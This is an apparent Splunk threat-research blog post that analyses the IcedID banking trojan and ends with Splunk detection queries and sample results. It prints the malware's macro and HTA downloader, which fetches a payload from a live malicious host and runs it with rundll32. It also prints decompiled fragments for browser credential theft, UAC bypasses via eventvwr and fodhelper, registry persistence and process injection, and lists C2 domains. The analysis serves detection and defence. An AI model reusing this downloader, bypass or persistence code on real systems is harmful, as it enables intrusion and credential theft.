

Detecting IcedID... Could It Be A Trickbot Copycat? | Splunk

By Splunk Threat Research Team



Published: 2021-11-04 · Archived: 2026-04-06 00:43:58 UTC

IcedID targets financial institutions across different countries including banks, payment card providers, and e-commerce sites. IcedID has also been observed deployed in conjunction with other malware payloads such as [Valak](#), [Qakbot](#), [Conti Ransomware](#). It is clear from studying past campaigns that the actors behind IcedID have expanded beyond banking information in order to extend similar features and coverage as other popular carriers such as Emotet or trickbot and by doing so current iterations of IcedID look more like a copycat or maybe even a successor.


Spear Phishing Documents

In a [recent campaign](#), malicious actors were observed using a document builder to simulate legitimate DocuSign documents and embedding exploitation code for [CVE-2017-8570](#) to trigger the installation of IcedID. These documents were delivered via [spear-phishing technique](#).

Below is the screenshot of the phishing campaign (Word and Excel) that will download the IcedID downloader as soon as the user runs the malicious macro document in the targeted host.



This malicious document will download the IcedID loader then drop it as a “.sys” or “.jpg” file and execute it using regsvr32.exe windows application with “-s” parameter like the screenshot below.



Other exploitation vectors include running an obfuscated HTML application (.hta) to download the DLL loader as a .jpg file then execute it with rundll32.exe windows application with the "PluginInit" parameter. Below is the screenshot of the macro code that executes the .hta file and the de-obfuscated .hta script shows how it downloads and executes the first payload.

```
Sub autoopen()
initVba
Shell "explorer docBorderWin.hta", vbNormalFocus
End Sub

-----
VBA MACRO arrayBBorder.bas
in file: word/vbaProject.bin - OLE stream: 'VBA/arrayBBorder'
-----
Sub initVba()
Open "docBorderWin.hta" & buttTemplateHeader For Output As #1
Print #1, ActiveDocument.Range.Text
Close #1
End Sub

var functionNextName = new ActiveXObject("msxml2.xmlhttp");
functionNextName.open("GET",
"http://ribswansonz.com/adda/WtR5knQxsPnoOVftles9xOVfmoP7aVmCe4/JUJ/2uHHxL
5AlhOTzfIzMn85JTUp3wplOtsSBtos/5IbYQ7EcxExNvMViAtpF8b56YUvka5UzrHJv/7uKCF5
cmtzD/14008/sose5?sid=BRNS4UAEibzE02cXqksbacN&4cfzH8LY=zzFI&user=ijWlc3aeh
a4iT7ILRSIkxVadMdE&cmMVBxJM&CKkeLipF2r=YLAw1NK6wtm8&time=ECdnIukcXllnsr6r
ef=um861b8VKmnUSM3zVQ3VpxYH", false);
functionNextName.send();
if(functionNextName.status == 200)
{
try
{
var indReqProcedure = new ActiveXObject("adodb.stream");
indReqProcedure.open;
indReqProcedure.type = 1;
indReqProcedure.write(functionNextName.responsebody);
indReqProcedure.savetofile("c:\\users\\public\\docBorderWin.jpg", 2);
indReqProcedure.close;
}
catch(e)
{
}
}
var dataProc = new ActiveXObject("wscript.shell");
var nameDSet = new ActiveXObject("scripting.filesystemobject");
dataProc.run("rundll32 c:\\users\\public\\docBorderWin.jpg, PluginInit");
try
{
windowTmp = dataProc.CurrentDirectory + "\\docBorderWin.hta";
nameDSet.deletefile(windowTmp);
}
catch(buttonFunction)
{
}
}
```

IcedID Initial Downloader (Stage 1)

The initial IceID loader binary will decrypt another .dll file in memory to download the 2nd stage payload (png or .dat) files. This is done by initially connecting to aws.amazon.com to check the internet connection and to prepare its initial [C2](#) communication.

```
v68[0] = (__int64)L"aws.amazon.com";
v68[2] = 0i64;
v68[1] = (__int64)L"/";
HIDWORD(v68[3]) = 1;
LOWORD(v68[3]) = 443;
v68[4] = 0i64;
v69 = func_HttpQueryOptions;
v68[5] = 0i64;
v70 = 48;
func_HttpDownload((__int64)v68, &v77, &lpMem);
v5 = dword_180003000;
v6 = v72;
v7 = GetProcessHeap();
v8 = (WCHAR *)HeapAlloc(v7, 8u, 0x2001ui64);
v9 = (__int64)v8;
if ( !v8 )
    return 0i64;
v10 = wsprintf(v8, L"%s%u", L"Cookie: __gads=", v6);
v11 = wsprintfW((LPWSTR)(v9 + 2 * v10), L"%s%u", L":", v5) + v10;
v12 = GetTickCount64();
v13 = wsprintfW((LPWSTR)(v9 + 2 * v11), L"%s%u", L":", v12 / 0x3E8);
```

IcedID Payload Loader - PhotoLoader and “License.dat” decrypter) (Stage 2)

Once the second stage payload is downloaded, It will load a shellcode or headless executable file which is the main IcedID bot. This shellcode can be extracted either in .png file format (payload obfuscated by steganography) or gzip payload format containing a “license.dat” file.

The next code snippet below shows the .dll in memory locating the .png payload in a randomly generated directory based on the user name of the compromised machine created in either %appdata% or “C:\Programdata”. If the .png file payload is found in either of those two folder paths, it will decrypt the shellcode from the image file if not it tries to download from the C&C server.

```
v2 = v1;
func_rdtscDelay(v1);
v3 = func_rdtscDelay(v2);
if ( SHGetFolderPath(0, 2 * ((v3 & 1) == 0) + CSIDL_APPDATA, 0, 0, pszPath) )
    lstrcatA(pszPath, "c:\\ProgramData");
v4 = lstrlenA(pszPath);
pszPath[v4] = 0x5C;
v5 = func_GetUserNameAndRdtsc(1, (int)v2, &pszPath[v4 + 1]) + v4 + 1;
CreateDirectoryA(pszPath, 0);
```

For the gzip file, It uses a similar code to locate the “license.dat” payload, aside from having an additional parameter check “/i” in the syntax line, as seen in the screenshot below.

```
cmdline = GetCommandLine();
if ( !cmdline )
    return 0i64;
found = StrStrIA(cmdline, "/i:\\");
if ( !found )
    return 0i64;
v7 = SHGetFolderPath(0i64, CSIDL_APPDATA, 0i64, 0, lpString1);
v8 = "c:\\ProgramData\\";
if ( !v7 )
    v8 = "\\";
lstrcatA(lpString1, v8);
```

IcedID .PNG Steganography and “License.dat” Payload

The PNG payload uses steganography to hide the shellcode inside the PNG. The encrypted shellcode and the 8 bytes rc4 decryption keys are placed in the IDAT chunk type structure of the PNG header file. A python script was developed ([IceIdPNGShellcodeExtractor.py](#)) to automatically extract the shellcode on the said payload.

For the “license.dat” IcedID payload, it will decrypt it using its customized decryption algorithm using its last 16 bytes as the decryption key. In this case, the [IceIdDecrypt.py](#) tool can be used to decrypt license.dat and do a static analysis of the file.

IcedID Core/Main Bot (Stage 3)

The shellcode or the core IcedID BOT will be injected in either spawned svchost.exe system processor in msixexec.exe or within the memory space of a rundll32 process that loads the .dll shellcode decryptor. After that, it will hook some native API, create a mutex as a mark of its infection, and make sure only one instance is running. Below are other notable behaviors seen in this main bot.

Hook Browser:

This shellcode will try to hook common browsers like firefox and chrome to steal credentials, cookies, and sessions saved. The screenshot below shows what it looks like in firefox and chrome browsers in the compromised machine.

```
}
if ( *v3 != 'c' )
{
    if ( *v3 != 'f' || v3[1] != 'i' || v3[2] != 'r' || v3[3] != 'e' || v3[4] != 'f' || v3[5] != 'o' || v3[6] != 'x' )
        return 0i64;
    return 2i64;
}
return v3[1] == 'h' && v3[2] == 'r' && v3[3] == 'o' && v3[4] == 'm' && v3[5] == 'e';
}
```

Desktop Screenshots:

This code displays the ability to take screenshots of the desktop window of the compromised host. This bitmap image file format will be saved in the temp folder with a .tmp file extension to blend on normal .tmp files activities.

```
Sleep(0xB88u);
sub_180008394(0i64, L".tmp", FileName);
v5 = GetDesktopWindow();
if ( (unsigned int)func_CreateBitmap(v5, (__int64)FileName, 0) )
{
    v6 = sub_18001312C(FileName, &v20, &v19);
    DeleteFileW(FileName);
    if ( v6 )
```

Passff.tar and cookie.tar

It will also create files named “passff.tar” for the browser history and “cookie.tar” for the browser cookies that may contain stolen browser information.

```
{
    func_decrypstr(v6, (__int64)Buffer); // cert9.db
    v7 |= sub_180004D6C(v4, Buffer, lpString2);
    v6 = (unsigned int *)(&off_18002A4A8 + (unsigned int)++v8);
}
sub_180012C2C(v4);
if ( v7 )
{
    if ( (unsigned int)func_ReadAFile_0(lpFileName, &lpMem, &v22) && v22 )
    {
        v16 = "passff.tar";
        v9 = lstrlenA("passff.tar");
```

```
sub_180012C2C(v13);
if ( (unsigned int)func_ReadAFile_0((const CHAR *) (v14 - 128), (void **) (v14 + 168), (_QWORD *) (v14 + 160))
    && "(_QWORD *) (v14 + 160) )
{
    a8 = "cookie.tar";
    v15 = lstrlenA("cookie.tar");
    a10 = 0i64;
    a13 = 0i64;
    v16 = v15;
```

Stealing Browser Information

IcedID will also download and load a “sqlite64.dll” in the %temp% folder that will be needed for parsing firefox and chrome browser database to extract information. Below are SQLite commands decrypted in the shellcode to harvest autofill information from browser .db like cookies, password, company_name, street_address, city, state, zip code, country_code, phone number, user full name, and credit card information.

UAC Bypass

The following are two functions to Bypass UAC (User Account Control). The Eventvwr and the fodhelper UAC bypass technique.

```

return 0i64;
func_decrpstr((unsigned int *)qword_180021D10, (__int64)SubKey); // Software\Classes\mscfile\shell\open\command
if ( RegCreateKeyExA(HKEY_CURRENT_USER, SubKey, 0, 0i64, 0, 0x2000000u, 0i64, &hKey, 0i64) )
    return 0i64;
v5 = lstrlenA((LPCSTR)lpData);
if ( !RegSetValueExA(hKey, &ValueName, 0, 1u, lpData, v5 + 1) )
{
    GetSystemDirectoryA(Buffer, 0x104u);
    func_decrpstr((unsigned int *)qword_180023400, (__int64)SubKey); // \eventvwr.exe
    lstrcatA(Buffer, SubKey);
}
return 0i64;
}
return 0i64;
12 return 0i64;
13 func_decrpstr((unsigned int *)qword_1800231C8, (__int64)SubKey); // Software\Classes\ms-settings\shell\open\command
14 if ( RegCreateKeyExA(HKEY_CURRENT_USER, SubKey, 0, 0i64, 0, 0x2000000u, 0i64, &hKey, 0i64) )
15     return 0i64;
16 func_decrpstr((unsigned int *)qword_180020D88, (__int64)SubKey); // DelegateExecute
17 if ( !RegSetValueExA(hKey, SubKey, 0, 1u, (const BYTE *)&ValueName, 0) )
18 {
19     v4 = lstrlenA((LPCSTR)lpData);
20     if ( !RegSetValueExA(hKey, &ValueName, 0, 1u, lpData, v4 + 1) )
21     {
22         GetSystemDirectoryA(Buffer, 0x104u);
23         func_decrpstr((unsigned int *)qword_180021970, (__int64)SubKey); // \fodhelper.exe
24         lstrcatA(Buffer, SubKey);
25         v1 = func_shellexecute(Buffer, 0i64, 0x2710u);

```

Harvest Email/Outlook Information and Browser Password Storage

Exfiltration tasks also include querying several registry keys related to email client Microsoft Outlook to steal user profiles, email signatures, and stored password folders through registry and ActiveMail Partners. “%u” is the outlook version installed in the machine.

Recon AV Product

The following PowerShell commands detect Antivirus Product information.

Other Execution and RemoteThread Execution

We also found chcp command execution and passage of the result to a created pipe. The result of this command line may give the locale country region of the compromised host base on its result. For example, the 437 result means “default code page in the US”.

```

{
    func_CreateprocAndPipe((LPSTR)"cmd.exe /c chcp >&2", result);
    if ( !*(__QWORD *)v2
        || !*(__QWORD *)v2 + 8
        || (v3 = StrStrA((PCSTR *)v2, ": ")) == 0i64
        || (v4 = StrToIntA(v3 + 2)) == 0 )

```

Another regsvr32 execution with “/s” parameter to execute DLL payload downloaded from its C2 server, copy of itself or decrypted DLL that was dropped in the compromised host.

```

func_decrpstr((unsigned int *)qword_180022068, (__int64)v14); // regsvr32.exe /s "%s"
wsprintfA(v10, v14, v8);
v12 = func_ExecuteUacBypass(a1, (BYTE *)v10);

```

Code injection into a cmd.exe process.


```

GetWindowsDirectoryA(Buffer, 0x104u);
lstrcatA(Buffer, "\\System32\\cmd.exe");
if ( !CreateProcessA(0i64, Buffer, 0i64, 0i64, 0, 0x8000000u, 0i64, 0i64, &StartupInfo, &ProcessInformation) )
    return (unsigned __int16)GetLastError() | 0x3040000u;
v6 = func_WriteProcAndRemoteThread(ProcessInformation.hProcess, a2, a3);
if ( v6 )
    TerminateProcess(ProcessInformation.hProcess, 0);

```

Persistence

IcedID creates a scheduled task entry to download the file that will decrypt and load the license.dat file using a process spawned via the Rundll32 application, as seen in the screenshot below.



In addition to using scheduled tasks for spawning processes, the main bot is also capable of creating a regrun entry for its DLL payload using SHSetValueA API. This will ensure that the DLL will be loaded every time a user logs on.


```

v9 = qword_1800223D8;
func_decryptstr((unsigned int *)v9, (__int64)pszSubKey); // "%s" /i:"%s"
wsprintfA(String, pszSubKey, a2, 0x180054110i64);
func_decryptstr((unsigned int *)qword_180020FD0, (__int64)pszSubKey); // Software\Microsoft\Windows\CurrentVersion\Run
cbData = strlenA(String);
LOBYTE(v5) = SHSetValueA(HKEY_CURRENT_USER, pszSubKey, a3, 1u, String, cbData) == 0;
return v5;


```

Create Self Signed Certificate

IcedID will also add certificates into the certificate store that will be saved in the %temp% folder as part of its possible proxy communication to its C2 server bound to IP 127.0.0.1 port 54245. The screenshot below shows the decrypted certificate format that IcedID will add to the certificate store in a .tmp file. This proxy function also compliments the web inject vector as an alternative way to capture traffic and credentials.



The screenshot below shows how IcedID setup proxy from IP 127.0.0.1 port 54245 by listening on the created socket relative to the IP and port mentioned above.



The following are several detection methods created by STRT to address IcedID. All these detections are encompassed in an Analytic story released in our content updates.

Detections

Suspicious Rundll32 Plugininit (New)

```

| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time)
as lastTime from datamodel=Endpoint.Processes where Processes.process_name=rundll32.exe
Processes.process=*PluginInit* by Processes.process_name Processes.process
Processes.parent_process_name Processes.parent_process_id Processes.parent_process_id Processes.dest Processes.user
| 'drop_dm_object_name(Processes)' | 'security_content_ctime(firstTime)' | 'security_content_ctime(lastTime)'
    
```

5 of 75,000 events matched No Event Sampling

Events Patterns **Statistics (5)** Visualization

20 Per Page Format Preview

process_name	process	parent_process_name	parent_process
rundll32.exe	"C:\Windows\System32\rundll32.exe" c:\users\public\collectionBoxConst.jpg,PluginInit	mshta.exe	"C:\Windows\System32\mshta.exe" "C:\Temp\collectionBoxConst.hta" {1E460B07-F1C3-4B2E-88BF-4E770A288AF5}{1E460B07-F1C3-4B2E-88BF-4E770A288AF5}
rundll32.exe	"C:\Windows\System32\rundll32.exe" c:\users\public\collectionBoxConst.jpg,PluginInit	mshta.exe	"C:\Windows\System32\mshta.exe" "C:\Temp\icedid\collectionBoxConst.hta" {1E460B07-F1C3-4B2E-88BF-4E770A288AF5}{1E460B07-F1C3-4B2E-88BF-4E770A288AF5}
rundll32.exe	"C:\Windows\System32\rundll32.exe" c:\users\public\collectionBoxConst.jpg,PluginInit	mshta.exe	"C:\Windows\System32\mshta.exe" "C:\Temp\icedid\collectionBoxConst.hta" {1E460B07-F1C3-4B2E-88BF-4E770A288AF5}{1E460B07-F1C3-4B2E-88BF-4E770A288AF5}

Suspicious IcedID Rundll32 Cmdline (New)

```

'sysmon' EventCode=22 process_name="rundll32.exe" | stats count by Image QueryName QueryStatus ProcessId direction
    
```

✓ 14 events (25/07/2021 11:00:00.000 to 26/07/2021 11:25:03.000) No Event Sampling

Events Patterns **Statistics (10)** Visualization

20 Per Page Format Preview

Image	QueryName
C:\Windows\System32\rundll32.exe	aws.amazon.com
C:\Windows\System32\rundll32.exe	aws.amazon.com
C:\Windows\System32\rundll32.exe	aws.amazon.com
C:\Windows\System32\rundll32.exe	classicfucup.top
C:\Windows\System32\rundll32.exe	classicfucup.top
C:\Windows\System32\rundll32.exe	supplementik.top
C:\Windows\System32\rundll32.exe	supplementik.top
C:\Windows\System32\rundll32.exe	supplementik.top
C:\Windows\System32\rundll32.exe	ultimarulle.top
C:\Windows\System32\rundll32.exe	ultimarulle.top

Rundll32 Process Creating Exe Dll Files (New)

```
sysmon EventCode=11 process_name="rundll32.exe" TargetFilename IN (*.exe, *.dll)
| stats count min(_time) as firstTime max(_time) as lastTime
  by Image TargetFilename ProcessGuid dest user_id
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
```

✓ 4 events (25/07/2021 11:00:00.000 to 26/07/2021 11:50:30.000) No Event Sampling ▾

Events Patterns **Statistics (4)** Visualization

20 Per Page ▾ / Format Preview ▾

Image	TargetFilename
C:\Windows\System32\rundll32.exe	C:\Users\Administrator\AppData\Local\Ezfiro\administrator\Niuxyusm2.dll
C:\Windows\System32\rundll32.exe	C:\Users\Administrator\AppData\Local\Kiciro32\Aqkeuq\Icunec2.dll
C:\Windows\System32\rundll32.exe	C:\Users\Administrator\AppData\Local\administrator\ulcilost.dll
C:\Windows\System32\rundll32.exe	C:\Users\Administrator\AppData\Local\{1D36CC5A-440B-F6BD-F83A-B1CE86F928E2}\Uhxeac.dll

Suspicious IcedID Regsvr32 Cmdline (New)

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time)
  as lastTime from datamodel=Endpoint.Processes where Processes.process_name=regsvr32.exe
  Processes.process=*-s* by Processes.process_name Processes.process
  Processes.parent_process_name Processes.parent_process_id Processes.parent_process_id Processes.user
  | `drop_da_object_name(Processes)` | `security_content_ctime(firstTime)` | `security_content_ctime(lastTime)`
```

1 of 400,099 events matched No Event Sampling ▾

Events Patterns **Statistics (1)** Visualization

20 Per Page ▾ / Format Preview ▾

process_name	process	parent_process_name	parent_process
regsvr32.exe	regsvr32 -s C:\Users\Public\Libraries\AMD64glory.sys	EXCEL.EXE	"C:\Program Files\Microsoft Office\Root\Office16\EXCEL.EXE" "C:\Temp\ew28031.xlsb"

Rundll32 CreateRemoteThread In-Browser (New)

```
source="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=8
SourceImage = "*\rundll32.exe" TargetImage IN ("*\firefox.exe", "*\chrome.exe")
| stats count min(_time) as firstTime max(_time) as lastTime
